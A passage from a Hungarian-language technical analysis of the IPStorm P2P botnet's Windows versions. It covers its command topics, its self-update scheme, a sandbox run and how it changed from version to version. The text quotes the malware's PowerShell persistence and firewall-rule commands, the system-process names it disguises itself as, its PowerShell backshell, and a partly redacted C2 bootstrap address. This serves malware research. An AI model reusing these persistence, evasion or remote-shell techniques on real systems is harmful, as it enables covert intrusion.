- `"file-checksum/<file name>"`: az adott fájl névvel rendelkező fájl ellenőrzőösszege, ez mindig a legújabb verziószámot követi

Az IPStorm operációs rendszerenként és architektúránként különböző fájlneveket használ a megfelelő ellenőrzőösszeg kiválasztására melyek az alább vannak felsorolva. A jelenleg vizsgált 0.0.1f a windows/386-ot használja.

- darwin/amd64: darwin/amd64-iterm
- linux/amd64: linux/amd64-iterm2

- windows/386: windows/putty.exe
- windows/amd64: windows/putty2.exe

6.2.6 Info és Cmd topic-ok

Az inicializálás következő lépése az Info és Cmd topic-okra történő feliratkozás és a helyi node-ról összegyűjtött információk publikálása az Info topic-ra. Ezen topic-ok azonosítója a 12.3 táblázatban van feltüntetve. Az Info topic-ba a korábban összegyűjtött információk egy része kerül elküldésre, az alábbi formátumban. Ebből látható, hogy az olyan információk mint felhasználói adatok, jogosultságok és a fájlrendszeren való elhelyezkedés nem került elküldésre. Az információkat ugyan az összes IPStorm node megkapja, de nem tesz velük semmit.

```
{
  "HostID": "<base58 PeerID>",
  "Version": "0.0.1f",
  "Platform": "windows/386",
  "SystemInfo": {
    "GoOS": "<runtime.GOOS>",
    "Kernel": "windows",
    "Core": "<Windows version>",
    "Platform": "unknown",
    "OS": "windows",
    "Hostname": "<hostname>",
    "CPUs": <number of CPUs>
  }
}
```

A Cmd topic szolgál a különböző parancsok fogadására, ezen keresztül lehet egy fix utasításkészlettel különböző feladatokat elvégeztetni a node-dal. Jelen esetben az egyetlen definiált parancs a seed. A seed parancs felépítése a következő:

```
seed <base58 peerID> <file name>
```

A parancs hatására a node a jelzett peer-től letölti a jelzett fájlt és ő is kiszolgálójává válik. Ennek folyamata a következő:

1. Megérkezik a seed QmAlice windows/putty.exe parancs a Cmd topic-ba
2. A node kapcsolatot létesít a QmAlice peerID-vel rendelkező peer-rel
3. Az /sfst/1.0.0 protokollt használva egy GET windows/putty.exe\n üzenetet küld a QmAlice peer-nek
4. A QmAlice peer válaszol a windows/putty.exe 15000000 b1o2b3\n válaszüzenettel, majd elküldi a fájl tartalmát is
5. A fogadott fájl SHA256 ellenőrzőösszege kiszámításra kerül és összehasonlítja, hogy megegyezik-e a válaszban kapottal (b1o2b3)
6. storm/filetransfer.ServeFile meghívásra kerül, aminek hatására ez a node is kiszolgálójává válik ennek a fájlnek

6.2.7 Perzisztencia előkészítése

A topic-ok inicializálása után saját magát is meghirdeti a hálózaton, majd perzisztensé teszi magát az eszközön. Ehhez a `main.serveSelf`-et használja, amely először beolvassa az állományt a memóriába zlib tömörítést alkalmazva és a DDB topic-ba elküldi a SAdd üzenetet amiben saját magát jelzi mint kiszolgáló. Ezen a ponton érdemes megjegyezni, hogy a küldött és fogadott fájlok több szinten is tömörítve vannak, először a futtatható állomány UPX-szel és a hálózaton történő szállítás és a memóriában történő tárolás közben még az UPX-en felül zlib-bel is. Ennek kettős oka van, az állományok tárolása kevesebb memóriát fogyaszt és a szállítás is gyorsabban megoldható, illetve a zlib tömörített fájlokat nehezebb a memóriában detektálni, így elkerülve a szállítás és terjesztés folyamán, hogy detektálásra kerüljön.

A `main.serveSelf` a meghirdetés után a perzisztenciával foglalkozik, először az esetleges korábbi verziókat távolítja el. A `storm/util.GetRegisteredInstallations` metódust használja a telepített verziók megtalálásához, ami a következő PowerShell parancsot futtatja, hogy lekérje a registry-ből a telepített verziókat:

```
Get-ItemProperty "HKCU:\Software\Microsoft\FixDrive\Registration" |
    Select-Object -Property * -Exclude 'PSChildName','PSPath','
    PSParentPath','PSDrive','PSProvider','(default)' | Format-List |
    Out-String -width 8192
```

Ennek eredményeképpen megkapja a korábbi telepítések név és elérési út listáját, és eltávolít-

ja azokat, amelyek nem egyeznek a jelenleg futó állomány elérési útjával, és törli a hozzá tartozó fájlokat is a fájlrendszeről. A registry-ből törlésre az alábbi parancsot használja, a <name> helyére az aktuális kulcs nevét helyettesíti be.

```
Remove-ItemProperty -Path "HKCU:\Software\Microsoft\FixDrive\
Registration" -Name "<name>"
```

6.2.8 Perzisztencia

Ezen a ponton egy fontos működésbeli elágazás következik, amennyiben pontosan ezzel a fájlal már megtörtént a perzisztencia, azaz nem egy új fertőzés vagy új verzióra frissítés történt, akkor a 6.2.9 Frissítési mechanizmus fejezetben foglaltakkal folytatódik a futás, amennyiben nem, akkor itt folytatódik a perzisztencia megvalósításával. A perzisztencia megvalósításához generál egy telepítési mappát és egy telepítési nevet. A telepítési útvonal elérési útja a következő formátumú:

```
%USERPROFILE%\AppData\Local\Packages\<random directory name>_<13
random characters>\AppData\<random file name>.exe
```

A mappanév első tagját a következő listából választja

- | | |
|------------------------------|---------------------|
| – Microsoft.AAD.BrokerPlugin | – Microsoft.ECApp |
| – Microsoft.AccountsControl | – Microsoft.LockApp |
| – Microsoft.AsyncTextService | – Adobe.Photoshop |
| – Microsoft.BioEnrollment | – Adobe.Illustrator |
| – Microsoft.CredDialogHost | – Adobe.Reader |

a második tagot az alábbi karaktersorozatból 13 véletlenszerű karaktert választva képzí.

```
qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM1234567890
```

A fájlnevet is egy listából választja ki véletlenszerűen, mely a következő:

- | | | | |
|------------|------------|-----------|-----------|
| – svchost | – smss | – winsys | – conhost |
| – csrss | – taskhost | – jusched | – csrss |
| – rundll32 | – unsecapp | – BCU | – dwm |
| – winlogon | – AdobeARM | – wscntfy | – sidebar |

- | | | | |
|---------------|-------------|-----------|-----------|
| – ADService | – ctfmon | – spoolsv | – MSASCui |
| – AppServices | – lsass | – RTHDCPL | |
| – acrotray | – realsched | – RTDCPL | |

A generált elérési útra a memóriában tárolt zlib tömörített állományt kitömöríti, majd elkészíti a registry bejegyzéseket. A kulcs elkészítéséhez az alábbi parancsot használja:

```
New-Item HKCU:\Software\Microsoft\FixDrive\Registration -Value "" -
Force -ErrorAction SilentlyContinue
```

A -Value "" miatt a (default) érték be lesz állítva egy üres karakterláncra, szemben az alapértelmezett, nem beállított értékkel. Ez nem meghatározó működési jellemző, de egy eltérés a szokásos beállításoktól. A kulcs létrehozása után létrehoz egy új értéket, neve a node PeerID base58 kódolva, értéke a telepítési útvonal.

```
Set-ItemProperty HKCU:\Software\Microsoft\FixDrive\Registration -Name
"<base58 PeerID>" -Value "<installation path>" -Force
```

Annak érdekében, hogy az eszköz újraindulása után is elinduljon, hozzáadja magát az automatikusan induló programok közé, ehhez a következő parancsot használja:

```
Set-ItemProperty HKCU:\Software\Microsoft\Windows\CurrentVersion\Run -
Name "MicrosoftFixDrive" -Value "<installation path>" -Force
```

Ez egy általános kulcs arra a célra, hogy induláskor elinduljanak a programok automatikusan, más programok legitim céllal is használják. Utolsó lépésként az újonnan telepített programot elindítja az alábbi paranccsal:

```
cmd.exe /C start <installation path>
```

Amennyiben sikerült, az eredeti példány kilép és hagyja futni az újonnan telepített másolatát, amely a 6.2.1 Antivírus megkerülés fejezet szerint kezd futni.

6.2.9 Frissítési mechanizmus

A frissítési mechanizmus elindításához csak akkor jut el, ha már a perzisztencia megtörtént és újra lett indítva az alkalmazás az új helyről. A frissítési mechanizmus egy percenként megtörténő eljárásívás, ami a 6.2.5 Elosztott adatbázis szekcióban ismertetett legújabb verziószámot

tároló adatbázis kulcsból lekéri az aktuális verziót. Amennyiben nem egyezik az értéke a saját verziószámával, elkezdődik a frissítési művelet. Megjegyzendő, hogy az összehasonlítás pusztán azon alapszik, hogy a két karaktersorozat pontosan megegyezik vagy sem, nem alkalmaz semmilyen logikát annak érdekében, hogy ne történhessen frissítés alacsonyabb verzióra. Előfordulhat, hogy ezt ki is használták, mert a `storm/node.(*Node).UpdateVersion` eljárás mellett, amely a verziót jelző kulcs módosításáért felel, megtalálható egy másik eljárás is, a `storm/node.(*Node).UpdateVersionRandom`, ami egy véletlenszerű 5 karakteres karaktersorozatot készít ugyanazzal a technikával, mint a perzisztencia során.

A frissítési művelet a `storm/node.(*Node).startUpdateVersion` hívásával indul, ami a DDB-ből a jelenlegi operációs rendszerhez és architektúrához tartozó kulcsból lekéri a legfrissebb verzióhoz tartozó SHA256 ellenőrzőösszeget. A kulcs formátuma a következő:

```
file-checksum/windows/putty.exe
```

Mielőtt a folyamat folytatódna, meghívja a `storm/filetransfer.GetFiles`-t, amivel ellenőrzi, hogy a jelenlegi node által szolgáltatott fájlok között megtalálható-e és visszaadja a fájlt, ha van. Amennyiben nincs, a DDB-ből az alábbi kulcshoz tartozó peer-ek közül véletlenszerűen választ egyet.

```
seeders:<SHA256 checksum>
```

A választott peer-nek az `sfs` protokollt használva egy GET kérést küld, ellenőrzi a fogadott fájl ellenőrzőösszegét, majd ez a node is kiszolgálójává válik a fájlnek. A folyamat hasonló, mint ami a 6.2.5 Elosztott adatbázis fejezetben ismertetett `seed` parancs esetén történik. A letöltött fájljal ezután elindításra kerül a 6.2.8 Perzisztencia fejezet azon esete, amely verziófrissítés esetén történik, majd a `storm/util.Exec` hívásával az újonnan perzisztált fájl elindításra kerül az alábbi paranccsal és a jelenlegi folyamat kilép, hagyva az új verziót futni.

```
cmd.exe /C start <installation path>
```

A frissítési algoritmusnak van egy olyan lehetséges hibája, mely esetén megszakad a frissítési folyamat és a régi verzió megmarad. Ennek az előídezéséhez a node-hoz hamarabb kell eljutnia egy `seed` parancsnak, mint hogy maga észreveszi, hogy új verzió érhető el. Ekkor ugyanis a `storm/filetransfer.GetFiles` azt jelzi, hogy a node már rendelkezik egy ilyen fájljal és ha az ellenőrzőösszeg is egyezik, a frissítési folyamat megáll. Ez nem lehetetlen, de nem áll rendelkezésemre az az információ, hogy a `seed` parancs milyen esetekben kerül kiküldésre.

Ahhoz, hogy újra lehetségessé váljon a frissítés, a teljes IPStorm folyamatnak újra kell indulnia, például az eszköz újraindításával. A frissítés ekkor sem garantált, csak akkor, ha nem érkezik hamarabb egy seed parancs.

6.3 0.0.1f dinamikus elemzése

Az állományt a CAPEv2 sandbox segítségével dinamikus elemzéssel is elemeztem. Láthatóak voltak az információk gyűjtésére használt cmd.exe és powershell.exe folyamatok is (13.4). A sandbox-ban készített viselkedés elemzésben rendelkezésre állnak a folyamatok által használt Windows API hívások is. Ebből megállapítható, hogy a PowerShell folyamat milyen parancsot kapott a standard input-on keresztül. A github.com/bhendo/go-powershell csomag belső működését segítő speciális határoló karaktersorozat kiíró utasítások is megfigyelhetők a parancs végén [41].

```
New-NetFirewallRule -Displayname "C:\Users\[redacted]\AppData\Local\
Temp\01658e8cc706056aca50304b.exe" -Direction Inbound -Program "C
:\Users\[redacted]\AppData\Local\Temp\01658e8cc706056aca50304b.exe
" -Action Allow; echo '$gorilla05c31bf0406f59b202d97551$'; [
Console]::Error.WriteLine('$gorillac2db1853b5c728b802a0dc61$')
```

Az elemzés során a hálózati forgalom is rögzítésre került, így lehetőség van a forgalom elemzésére is. Ezzel megmagyarázható miért nincs a folyamatlistában a telepített, majd újraindított folyamat sem. Ahogy a 6.3 ábrán látszik, a node a protokoll egyeztetési folyamat során /secio/1.0.0 protokoll azonosítót támogatja, a bootstrap node viszont nem támogatja ezt a protokollt, ezt az 504 azonosítójú csomagban egy na üzenettel, azaz Not Available üzenettel közli [42]. Mivel nincs egyező protokoll, amit mind a két fél ismer, a kapcsolat lezárásra kerül. A Secio protokoll 2020-ban kivezetésre került a libp2p-ből és a hozzá kapcsolódó szoftverekből [43].

No.	Time	Source	Destination	Protocol	Length	Info
491	47.567564	192.168.1.101	104.131.131.82	TCP	66	49775 → 4001 [SYN] Seq=
492	47.733428	104.131.131.82	192.168.1.101	TCP	66	4001 → 49775 [SYN, ACK]
493	47.733691	192.168.1.101	104.131.131.82	TCP	54	49775 → 4001 [ACK] Seq=
494	47.736905	192.168.1.101	104.131.131.82	TCP	74	49775 → 4001 [PSH, ACK]
498	47.899848	104.131.131.82	192.168.1.101	TCP	74	4001 → 49775 [PSH, ACK]
499	47.900988	192.168.1.101	104.131.131.82	TCP	68	49775 → 4001 [PSH, ACK]
500	47.902305	104.131.131.82	192.168.1.101	TCP	54	4001 → 49775 [ACK] Seq=
503	48.066571	104.131.131.82	192.168.1.101	TCP	54	4001 → 49775 [ACK] Seq=
504	48.066602	104.131.131.82	192.168.1.101	TCP	58	4001 → 49775 [PSH, ACK]
505	48.068283	192.168.1.101	104.131.131.82	TCP	54	49775 → 4001 [RST, ACK]

0000	bc 24 11 b3 b7 ed bc 24 11 ef 4f 4a 08 00 45 00	·\$· · · · ·\$ · · 0J · · E ·
0010	00 36 59 ac 40 00 80 06 f3 32 c0 a8 01 65 68 83	·6Y · @ · · · · 2 · · · eh ·
0020	83 52 c2 6f 0f a1 03 1d 39 56 c0 92 ec 08 50 18	·R · o · · · · 9V · · · · P ·
0030	04 01 ae 0b 00 00 0d 2f 73 65 63 69 6f 2f 31 2e	· · · · · · / secio / 1 ·
0040	30 2e 30 0a	0 · 0 ·

6.3. ábra: 0.0.1f verzió hálózati forgalma a CAPEv2 sandbox elemzésében

Ez az oka annak, hogy nem látható több aktivitás, mert a 6.2.3 libp2p node elkészítése fejezetben ismertetett folyamat a bootstrap node-okkal történő kapcsolatlétesítésnél elakad, tehát nem történik meg a perzisztencia sem. Ez a megfigyelés igaz a számomra elérhető összes Windows operációs rendszert célzó verzióra, azaz a 0.0.1f-től a 0.0.3m-ig, így a későbbi verziókban nem lesz a dinamikus elemzés részletezve. Ezek a verziók a manapság támogatott protokollokkal tulajdonképpen működésképtelenek.

6.4 0.0.1f működéséi összefoglaló

Az IPStorm az IPFS, illetve a libp2p adta lehetőségeket használja a kommunikáció lebonyolítására, ehhez használ pubsub topic-okat, egyedi protokollokat és ezekre építve elosztott adatbázist tart fent az elérhető verziókról, illetve, hogy mely verziók mely node-okról érhetőek el. Képes perzisztenciára és újabb verzióra cserélni magát az új funkciók alkalmazása érdekében.

Az új verziók a megfelelő adatbáziskulccsal kerülnek terjesztésre, ezt minden node észreveszi és a kezdetben csak a C2 szerverről elérhető verziót töltik le, perzisztálják az eszközön, indítják el és szolgáltatják az új verziót a többi node számára, így kialakítva az elosztott rendszert. Megfigyelhető, hogy az ismertetett működésben nincs olyan eszköz, amellyel bármilyen ártó szándékú tevékenységet tudna végrehajtani, jelenleg a funkcionalitás a hálózat fenntartására és az eszközön történő perzisztálásra korlátozódik.

A működés korántsem tökéletes, a 6.2.9 Frissítési mechanizmus fejezetben ismertetett a frissítést esetlegesen akadályozó programhiba akár akadályozhatta volna a teljes hálózat frissítési képességét, ez nem vagy nem teljesen történt meg, hiszen jelentek meg újabb verziók és az Anomali Threat Research sem számolt be arról, hogy ilyet tapasztaltak volna. Mivel hiányzik az a részlet, hogy a problémát okozó parancs mikor kerül kiküldésre, nem határozható meg pontosan az előfordulása. Ezen túl, a protokollokat és a kommunikációs módszereket megfigyelve észrevehető, hogy nincs semmiféle azonosítás, hitelesítés vagy korlátozás arra vonatkozólag, hogy bizonyos üzenetek honnan és kitől jöhetnek. Tehát bárki, aki ismeri az azonosítókat és a protokollok üzenetformátumait, képes lehet akár saját programverziót is terjeszteni a hálózaton, ezzel akár megszüntetve a teljes hálózatot vagy éppen a frissítési algoritmus hibáját szándékosan előidézni.

6.5 0.0.1n változásai

A 0.0.1n-es verzióban (36d65246) bekerült a `storm/node.(*Node).ConnectToNodes-fm`, amely a többi IPStorm node-dal való kapcsolat kiépítéséért felel. A 6.2.3 libp2p node elkészítése fejezetben ismertetett IPStorm node-okat azonosító namespace használatával keresi meg a többi node-ot. Ezzel lehetővé téve nem csak az esetleges fájlátvitel során létrejövő kapcsolatokat, hanem szándékosan építi ki ezeket, ezzel javítva a pubsub topic-okban az információ terjedés sebességét.

Másik újítás az Info topic-ba küldött információkat érinti. A 6.2.6 Info és Cmd topic-ok fejezetben említésre került, hogy nem az összes információ kerül elküldésre, ezt most megváltoztatták és a felhasználóra vonatkozó információkat is elküldi. A formátum a következő, csak az új mezők vannak feltüntetve:

```
{ ...
  "Uid": <uid>,
  "Gid": <gid>,
  "UserName": "<Username>",
  "UserDisplayName": "<Display name>",
  "UserHomeDir": "<Home directory path>",
  "IsAdmin": <true/false>
}
```

6.6 0.0.2 változásai

A 0.0.2-es verzióban (2e751a98) egy új modul jelent meg, a `storm/logging`. A modul feladata, hogy a log üzeneteket, amit eddig csak az `sdtout`-ra írt ki, azt küldje egy pubsub topic-ba is. Az üzeneteket az összes IPStorm node megkapja, de nem tesznek vele semmit, valószínűleg csak a fejlesztőknél található verzió gyűjti össze őket távoli monitorozás és hibakeresés megvalósítására. A modul egy új pubsub topic-ot használ, melyre közvetlenül a `libp2p` Node objektum elkészítése után iratkozik fel. A topic azonosítója a 12.3 táblázatban van feltüntetve.

6.7 0.0.2b változásai

A 0.0.2b verzióban (039ae75e) a `main.serveSelf`-ben a perzisztálás módszere változott. Feltehetőleg a korábbi megoldás nem mindig volt sikeres, ezért az új módszer 60-szor próbálja meg a perzisztenciát, 30 másodperces időközönként.

6.8 0.0.2e változásai

A 0.0.2e verzióban (e093152a) több lényeges változás is történt. A 6.2.1 Antivírus megkerülés fejezetben ismertetett `storm/avbypass.allocateMemory` iterációs számát 1000-ról 100-ra csökkentették, és a 102400000 elemű tömb létrehozását is megszüntették, feltehetően azért, mert ez is kellően hatékony volt a detektálás elkerülésében. Megváltoztatásra került a lock fájl neve is, az új név a `n3R1PYfY`, oka vagy egy korábbi verzióban történt hiba, ami megakadályozta az újabb IPStorm verziók elindulását, vagy ami a valószínűbb, hogy a korábbi fájl név szokatlanul hosszú, ezért feltűnő, könnyebben detektálható, mint az új, rövidebb fájl név.

Az eszközök egyértelmű azonosítása érdekében új platform specifikus megoldás került bevezetésre. Új eljárás a `storm/util.collectRuntimeInfoOSSpecific` jelent meg, célja az eszközhöz egy egyedi azonosítót megállapítani, mellyel az újraindítások között is konzisztensen azonosíthatóak lesznek. Az azonosításához a Windows `ClientMachineID` azonosítóját használja fel, lekéréséhez a következő PowerShell parancsot használja:

```
Get-WmiObject -query 'select ClientMachineID from
SoftwareLicensingService' | Select-Object -Property
ClientMachineID | Format-List | Out-String -width 8192
```

Az új információ továbbításra is kerül az Info topic-ba ComputerID néven és egy további kulcs jelenik meg az ExecutablePath, mely a futó bináris elérési útját tartalmazza. A küldött információk formátuma a következő, csak az új mezők vannak feltüntetve:

```
{ ...  
    "ExecutablePath": "<Executable path>",  
    "ComputerID": "<Computer ID>"  
}
```

6.9 0.0.2k és 0.0.2m változásai

A 0.0.2k verzióban (f5ac2e7a) jelent meg az első olyan funkcionalitás, mely már nem csak a hálózat működtetésére koncentrál, hanem tényleges, akár ártó szándékú tevékenység is végrehajtható vele. Az új modul a storm/backshell. Funkcionalitása egy interaktív shell biztosítása az eszközre PowerShell segítségével.

A PowerShell folyamatot a már ismert powershell.exe -NoExit -Command - paranccsal indítja, amely inntől képes a küldött parancsok fogadására és a kimenet elküldésére. Az adatfolyam egy új protokollon keresztül történik, a protokoll azonosító az /sbst/1.0.0. Formátuma nem kötött, a küldött parancs a PowerShell folyamatnak kerül továbbításra, a PowerShell kimenete pedig visszaküldésre kerül. Az adattovábbítás 64 byte-onként történik, ez az stdin-en okozhat problémát, ha a több byte hosszú karakterek a 64 byte határára esnek.

Ebben a verzióban történt az első libp2p node konfigurációs változtatás is, letiltották az OptDiscovery-t. Ennek önmagában nem valószínű, hogy nagy hatása van a hálózatra. Oka valószínűleg a következő verziókban történt átalakításokra történő felkészülés vagy kísérletezés.

A 0.0.2m verzióban (25451754) a backshell már nem 64 byte-onként továbbítja az adatot, hanem áttértek a soronként történő továbbításra, ezzel kivédve az előző verzióban a 64 byte-ra osztásból eredő esetleges problémákat.

6.10 0.0.2n és 0.0.2p változásai

A 0.0.2n verzióban (5918446d) további node konfigurációs módosítások lettek, az OptActive és OptHop letiltásra került, de az OptDiscovery-t újra engedélyezték.

A 0.0.2p verzióban (41ec6577) bevezetésre került a libp2p AutoRelay funkciója, ami lehetővé teszi a node-ok számára, hogy amennyiben szükséges a hálózati körülmények miatt, akkor felfedezhetnek, illetve használhatnak olyan node-okat amelyek relay szolgáltatást nyújtanak, ezzel segítve a node-ok és ezáltal az IPStorm node-ok közötti kapcsolatfelépítést. A relay beállítások között újra engedélyezve lett az OptHop, tehát jelenleg az OptHop és az OptDiscovery is engedélyezve van.

További változtatás a verzióban, hogy eltávolításra került a DHT inicializáláshoz használt `storm/node.(*Node).bootstrapDHT` hívás, következményképpen eltávolításra került a `BootstrapOnce` hívása is, ennek eredményeképpen a node csak minimális információval rendelkezik a hálózat többi node-járól, azaz a többi IPStorm node-dal való kommunikációja korlátozott lehet. Azt feltételezem, hogy ez a hívás vagy véletlenül lett eltávolítva, vagy az új transport protokoll bevezetése idejére szándékosan lett kivéve.

6.11 0.0.2r változásai

A 0.0.2r verzióban (c0cfc62c) egy új transport megoldás, a QUIC előkészítése kezdődött. A használt csomag a `go-libp2p-quic-transport v0.0.1`-es verziója 2019-03-02 dátummal, ez a verzió a korai Google QUIC verziókat támogatja, nevesítve a Q039, Q043 és Q044 protokoll verziókat [44]. A csomag ekkor rendelkezett egy olyan korlátozással, hogy csak RSA kulcsot használó node-okkal működött [45], ezért a korábbi Ed25519 kulcs 2048 bites RSA kulcsra lett lecserélve. Ezekkel a változtatásokkal együtt az OptHop újra letiltásra került, előfordulhat hogy a 0.0.2p és 0.0.2r verzió között került letiltásra a QUIC bevezetésének készületeként, de nincs arra lehetőség, hogy erről megbizonyosodjak.

6.12 0.0.2u változásai

A 0.0.2u verzióban (fe8dc495) több változás is történt. A node konfiguráció `ConnectionManager` objektumában a minimum kapcsolatszámot 384-ről 512-re emelték, tehát a node több kapcsolat fenntartására fog törekedni, és a maximális kapcsolatszámot 512-ről 1024-re növelték. Korábban csak az `mplex` multiplexer volt engedélyezve, de kivették az explicit limitációt, így az `mplex` és a `yamux` is engedélyezve lett.

További változtatás, hogy a QUIC transport engedélyezve lett, és a bejövő kapcsolatokat a

korábbi `/ip4/0.0.0.0/tcp/0` mellett az `/ip4/0.0.0.0/udp/0/quic`-en is fogadja. Ez azt is jelenti, hogy a kommunikáció innentől nem csak TCP portokon fog zajlani, hanem UDP portokon keresztül is.

6.13 0.0.2w változásai

A 0.0.2w verzióban (8b24e640) pótolva lett a 0.0.2p-ben eltávolításra került hívása a `storm/node.(*Node).bootstrapDHT`-nek és ezzel együtt a `BootstrapOnce` hívása is helyreállt, így jobb peer felderítési képességgel működteti a hálózatot. Az `OptHop` is újra engedélyezésre került.

6.14 0.0.2x verziók változásai

0.0.2x verzióval rendelkező binárisból kettő darab is rendelkezésemre áll, mindkettő rendelkezik UPX tömörített variánssal és mindkettő eredeti példánynak tűnik, az Anomali Threat Research által kiadott elemzésben is mindkettőnek a hash-e megtalálható. Mivel nincs módom arra, hogy egyértelműen megállapítsam, hogy melyik készült korábban, ezért a változások alapján vélt sorrend alapján választom az egyiket elsőnek.

A frissítési mechanizmus szempontjából, ha egy új bináris kerül kiadásra azonos verzióval akkor amikor a letöltendő új verzió ellenőrzőösszege kerül az adatbázisból lekérésre, akkor már az újabb verzióét kapja meg, így amennyiben egy korábbi verziószámon van, zavartalan a frissítés. Probléma akkor merülhet csak fel, ha már azonos verziószámra frissített a node, akkor ugyanis nem értesül az ellenőrzőösszeg megváltozásáról.

A 85319212 ellenőrzőösszeggel rendelkező állományban letiltásra került az összes relay funkcionalitás, tehát az `OptActive`, `OptHop` és `OptDiscovery` is letiltásra került, és eltávolításra került a `ConnectionManager` konfigurációs objektum is.

A de0b86fe ellenőrző-összegű binárist a korábbi 85319212 ellenőrző-összegűhöz hasonlítom. Ehhez képest eltávolításra került a `storm/node.(*Node).ConnectToNodes-fm`, mely hatására ez a verzió már nem kezdeményezi a többi IPStorm node feltérképezését, illetve újra létre lett hozva a `ConnectionManager` konfigurációs objektum, a korábbi objektumhoz képest a minimális kapcsolatszámot 512-ről 256-ra, a maximális kapcsolatszámot 1024-ről 512-re csökkentették.

6.15 0.0.2y verziók változásai

A 0.0.2y verzióknál is hasonló a helyzet, mint a 0.0.2x-nél. A választás itt is a változások alapján történt.

A cc124869 ellenőrzőösszeggel rendelkező példányban újra visszakerült az előzőben kivett storm/node. (*Node).ConnectToNodes-fm, mely hatására ismét aktívan keresi és létesít kapcsolatot a többi IPStorm node-dal.

5d980fa3 ellenőrzőösszeggel rendelkező állományt az előzővel (cc124869) hasonlítom össze. Ehhez képest újra engedélyezve lett az OptHop és az OptDiscovery.

6.16 0.0.2z változásai

A 0.0.2z verzióban (365480a6) eltávolításra került az AutoRelay funkció, tehát az IPStorm node-ok jelenleg nem tudnak automatikusan relay szolgáltatással rendelkező peer-t találni. A relay konfiguráción ismét változtattak, az OptDiscovery újra letiltásra került, jelenleg csak az OptHop aktív. További változás, hogy a /p2p-circuit multiaddress-t hozzáadásra került a ListenAddrStrings objektumhoz. Ez annak a jele lehet, hogy a relay funkcionalitással továbbra is gond volt, mert ez a multiaddress az OptHop használatával automatikusan hozzáadásra kerül [46], tehát most kétszer került hozzáadásra. Ezt alátámasztani látszik, hogy a ConnectionManager objektumban a minimális kapcsolatszámot 256-ről 4000-re, a maximális kapcsolatszámot pedig 512-ről 4200-ra növelték, ez egy olyan nagyarányú növelés, amit csak akkor látok indokoltnak, ha valami probléma van a hálózattal.

6.17 0.0.3b változásai

A 0.0.3b verzióban (948042a3) több lényeges változás történt, az előző 0.0.2z verzióban a ListenAddrStrings objektumhoz hozzáadott /p2p-circuit eltávolításra került és a ConnectionManager objektumnak is 4000-ről 384-re csökkentették a minimális kapcsolatszámát és 4200-ról 512-re a maximális kapcsolatszámot, ez alátámasztani látszik a korábbi verzióban felvetett hálózati problémákat.

Egy új bootstrap peer is került a kódba, amely a támadók saját infrastruktúrájához tartozik, ezzel a címmel a Bitdefener kutatói is találkoztak a későbbi verziók elemzése során [2]. A kódba

beépítésre került egy olyan mechanizmus is, ami meggátolja az ehhez a peer-hez történő csatlakozást, amennyiben a node PeerID-je ugyanaz mint a címben szereplő, más szavakkal, ha azon az eszközön fut, akkor saját magához ne próbáljon csatlakozni. Ez azt is jelenti, hogy ugyanabból a forráskódból készül a C2 szerver és a terjesztett példányok is. Az IP cím és WHOIS információk alapján egy francia felhőszolgáltatónál béreltek eszközt a node futtatására. A bootstrap peer címe a következő:

```
/ip4/212.X.X.100/tcp/4001/ipfs/  
Qmeb3X55MaoKhZfYsUHFgkZWAz3ZFtQCQz6qiaEqamo7a2
```

6.18 0.0.3g változásai

A 0.0.3g verzióban (4549a271) két nagy változtatás figyelhető meg, két új modul jelent meg a storm/handshake és a storm/vpngate. A storm/handshake module beépítésre került a bootstrap node-okhoz, és a többi felfedezett IPStorm node-hoz történő csatlakozás folyamatába is. A bootstrap node-ok esetében minden esetben, az IPStorm node-ok esetében csak abban az esetben próbálja használni a handshake protokollt, amennyiben a csatlakozás korábban sikertelen volt.

A handshake modulnak két szerepe van. Az első, hogy amennyiben sikertelen volt a csatlakozás, akkor megpróbálja relay-en keresztül elérni, ehhez egy circuit-relay címet készít a peer-hez ebben a formátumban:

```
/p2p-circuit/ipfs/<destination PeerID>
```

Ez a címzési típus azt jelenti, hogy a jelzett peer-t egy nem meghatározott relay-en keresztül érje el. Ha a csatlakozás sikeres, akkor a /shsk/1.0.0 protokoll azonosítójú handshake protokollon keresztüli üzenetváltás következik. A procedura két üzenetből áll, az a peer, amelyik a csatlakozást kezdeményezte küld egy HELLO üzenetet a saját PeerID-jával, majd a másik fél szintén válaszol a saját PeerID-jával. Ha az üzenetváltás sikeres, akkor a peer el lesz tárolva mint ismert IPStorm node. A HELLO üzenet formátuma:

```
HELLO <source PeerID>\n
```

Érdemes kiemelni, hogy ezzel az újítással először használja kapcsolatok létesítésére a libp2p relay funkcionalitását. Mivel aktívan keresi a többi IPStorm node-ot, illetve van egy közös boot-

strap node, így a relay-ek nagy része az IPStorm botnetből kerülnek ki. Ebből arra is lehet következtetni, hogy a 0.0.2-es verziókban látott sok, a relay funkcionalitáshoz köthető változtatás után, stabilnak ítélték a működését.

A vpngate modul VPN (Virtual Private Network) szerverek gyűjtésére lett kifejlesztve. Működése a 2 percenként meghívott `storm/vpngate.scrape-en` alapul, ami letölti a `http://www.vpngate.net/api/iphone/` URL-ről az elérhető VPN szerverek listáját és kigyűjti a VPN szerver nevét, IP címét, VPN szerver országát, és az OpenVPN konfigurációs állományt. Az összegyűjtött szervereket az erre a célra létrehozott pubsub topic-ba továbbítja, melynek azonosítója a 12.3 táblázatban van feltüntetve. Feltehetőleg a VPN Gate bizonyos földrajzi területekre korlátozott vagy más szerverlistát küld, ezért az IPStorm globális hálózatával lehetséges ezeket a korlátozásokat megkerülve több szervert összegyűjteni. Ezeket a támadók feltehetőleg továbbértékesítették [2]. A topic-ba küldött üzenetek formátuma a következő:

```
{
  "ID": "<server hostname>",
  "IP": "<server IP>",
  "Country": "<server location>",
  "Config": "<base64 encoded OpenVPN configuration>"
}
```

6.19 0.0.3h és 0.0.3j verziók változásai

A 0.0.3h verzióban (66d3799f) nem történt lényeges változás.

A 0.0.3j verzióban (2accb615) megjelent egy periodikus UPnP (Universal Plug and Play) eszközt felderítő eljárás, 2 percenként fut és a talált eszközök információit kiírja a logba. A logolt paraméterek az eszköz típusa, gyártó, megjelenítési neve, model neve és típusszáma. A kereséshez a `github.com/huin/goupnp` modult használja és minden típusú eszközt és szolgáltatást felderít az `ssdp:all` kereséssel. Az eszközökkel nem tesz semmit, de mivel az összes log a 0.0.2 verzió óta elküldésre kerül, ezért egyszerűen megvalósítható, hogy az elküldött logok alapján felméri, hogy milyen eszközök érhetőek el a hálózatokban, esetlegesen új támadási vektorokat keresve.

6.20 0.0.3l és 0.0.3m verziók változásai

